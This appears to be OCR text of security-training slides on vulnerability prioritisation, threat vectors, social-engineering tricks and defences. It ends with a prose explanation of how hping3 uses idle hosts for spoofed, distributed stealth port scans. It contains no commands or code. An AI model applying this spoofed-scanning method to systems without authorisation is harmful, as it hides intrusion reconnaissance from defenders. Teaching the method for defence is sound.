


Five Vulnerability Axioms

We need to clearly understand threats and vulnerabilities so that we can prioritize resource protection. It is easy to say that we need to remediate, but if people are not succeeding in doing that, then clearly it must be hard to do.

If other organizations have literally scored a negative 100% ROI, we learn not to despise the day of small beginnings. If we can start to get traction on any part of this, we are better off than making no progress at all.

As leaders, people depend on us to prioritize and to hold them accountable to stay on track.




Threat Types and Vectors

Over the next few slides, we try to enhance our understanding of controlling the threat. Obviously, this is a primary goal of vulnerability scanning and remediation. If there is no vulnerability, the threat cannot manifest itself. However, many classes of vulnerabilities are impossible to detect with a standard vulnerability scanner.

Primary Threat Vectors


These simple five tests can help a leader rapidly assess how the threat is most likely to cause harm to the information resources she is trying to protect. To hurt our organization, they have to get to us and these are the primary pathways. Now sure, you can split hairs and talk about a worm coming in through a VPN, but we would argue that can be classed as an insider attack from local network because a VPN is an extension of the trust model.

In terms of controls, we hope detective, corrective, and preventive controls work together to increase our degree of resource protection. Detection is the action on the part of security personnel to track down the threat, and the response (corrective controls) is the countermeasure they use to fight threats once they are found. Prevention is another type of countermeasure (for example, a firewall which security personnel deploy to keep a threat vector from coming in contact with a vulnerability).




External Threat Concerns

One of our close friends with many more years experience than we have, told us once, "Get in touch with your fears." Perhaps if you stop to think about the things that you are really afraid will happen in your organization, you will realize that these are not random, ungrounded fears. Many times, you are concerned about a particular tragedy because you have observed that safety or security practices are lax.



Internal Threat Concerns

Continuing from the previous page, a good way to prioritize which vulnerabilities to remediate is to focus on items that have the greatest likelihood and greatest impact on your organization.




Social Engineering (1)

People often are the weakest links in an organization's security. All the technology in the world cannot protect your network from a user who willingly gives out her password or innocently installs malicious software.

Social engineering is the term used to describe an attempt to manipulate or trick a person into providing valuable information or access to that information. It is the process of attacking a network or system by exploiting the people who interact with that system.

Social engineering often preys on human nature, such as the desire to be helpful, the fear of getting in trouble, or the tendency to trust the people and computers with whom and with which we interact.



Social Engineering (2)


Human-Based Social Engineering

Most social engineering is human-based, involving one person trying to get valuable information from another person. The best-known techniques are urgency, impersonation, and third-person authorization. Here is a classic example: A man calls the help desk: "Hello, this is Bob Smith, Vice President of Big Corporation. I'm traveling, and I've forgotten my password. Can you reset it so I can retrieve an important e-mail message for a meeting in 15 minutes?" Would your help desk question this request? Most people would give out the information without thinking, either because they want to be helpful or because they are afraid of refusing the vice president's request, especially because he has an urgent meeting in 15 minutes.

Computer-Based Social Engineering

Social engineering also can be computer-based. Consider this example: A user is browsing the web, when she sees a pop-up window displaying her Internet connection has timed out and she needs to re-enter her username and password to re-authenticate. Would the average user question this occurrence? It is a common means to steal password information. Also, most of the recent mail worms come with subject lines and body text designed to convince the reader to open the attachment, even though many users now know the danger of doing so. Exploiting human curiosity, gullibility, or greed, even automatically via the use of mass-mail worms, is pure social engineering at work. Phishing is a perfect example of how this can be used to cause harm.

These examples show how human nature can make it easy for an attacker to walk right in to your network. Why hack through someone's security system when you can get a user to open the door for you?




Social Engineering Defense

Social engineering is one of the hardest classes of attack to defend against. The weakness is a human one - we want to help people. Technology, such as host perimeter defense products, can provide some protection (for example, antivirus software to guard against users who inadvertently run viruses or Trojan software). However, your best defense is to establish clear security policies and enforce them.


Security policies should establish such things as the types of access allowed, the people authorized to grant such access, and the circumstances under which exceptions might be granted. In addition to policy, you should define procedures for activating and deactivating accounts, changing or resetting passwords, and granting additional rights or privileges. Finally, educate your users about these types of threats. In most cases, users do not maliciously create security problems—they generally do so out of ignorance. If users are aware of the threats, they can properly guard against them.

To summarize this section, many users place too much trust in their firewalls. Firewalls are important, but they, like any defensive means, have limitations.



Network Mapping Tools

This section intentionally left blank.



Hping3: Packet Crafting Port Scanner

Although nmap might be the most popular network mapping tool, it isn't the only one of which you need to be aware. In fact, some of the stealthiest port scans you'll see (if you see them) won't come from nmap at all but a lesser-known tool called hping3/hping2/hping.


hping3 is a network analysis tool that fits ping's ICMP concept to TCP and UDP. An hping3 user can craft packets with a customized destination and source port, window size, identification field, TCP flags (UAPRSF), and more. hping3 returns results the way ping does - one line of output for every response.

Just like nmap, one of hping3's most useful (or most dangerous) abilities is to spoof the IP address of a third party, making the true origin of the scan hard to detect. However, this is where hping3 and nmap differ: hping3 first finds a silent host - a host on the Internet that is currently idle. At any given time, many Internet hosts are up but not engaged in any communications. No packets are being sent or received. Although unattended, silent hosts still listen on the network and will speak up if asked politely.

Here is how hping3 finds silent hosts. With a repeated TCP ping of a host, followed by examination of that host's returned TCP sequence and IP ID numbers, it is possible to tell whether that host is engaged in communication with any other host. After hping3 finds a silent host, it starts the scan, crafting each TCP packet so the source address is that of the silent host.

After sending these spoofed packets, hping3 monitors the silent host to see whether it engages in any communications, again by sending it TCP pings and examining the returned sequence and ID numbers. If the silent host does appear to be talking to some other host, it probably means the target port is open and handshaking with the silent host. (Because the packets sent to the target host were spoofed as coming from the silent host, the target host will respond to the silent host, not the host running hping3.) If not, the target port is not listening, or a firewall has intervened.

By using multiple silent hosts, an attacker can run a very stealthy port scan indeed - a distributed and spoofed port scan. Just like an nmap decoy scan, this type of scan is very difficult to track down because it looks like it is coming from multiple hosts.




Hping3

Hping Usage


One of hping3's strengths is the control it gives the user over the packets it sends. It allows you to send specially crafted packets and gauge the target's response to various situations. This type of scan can reveal useful information about the target host. This section barely scratches the surface of the tool's features, but by the end we'll be able to perform some sample scans.

The simplest use of hping3 is analogous to the standard ping utility. If the remote host is reachable, you will get a response for each packet transmitted to it. Unlike ping, hping3 provides information specific to TCP, such as the TCP flags. It also displays useful IP quantities, such as the packet identification number. This information can be used to determine additional information about the remote host, such as which ports are open and even what operating system is running.



Network Scanning

This section intentionally left blank.



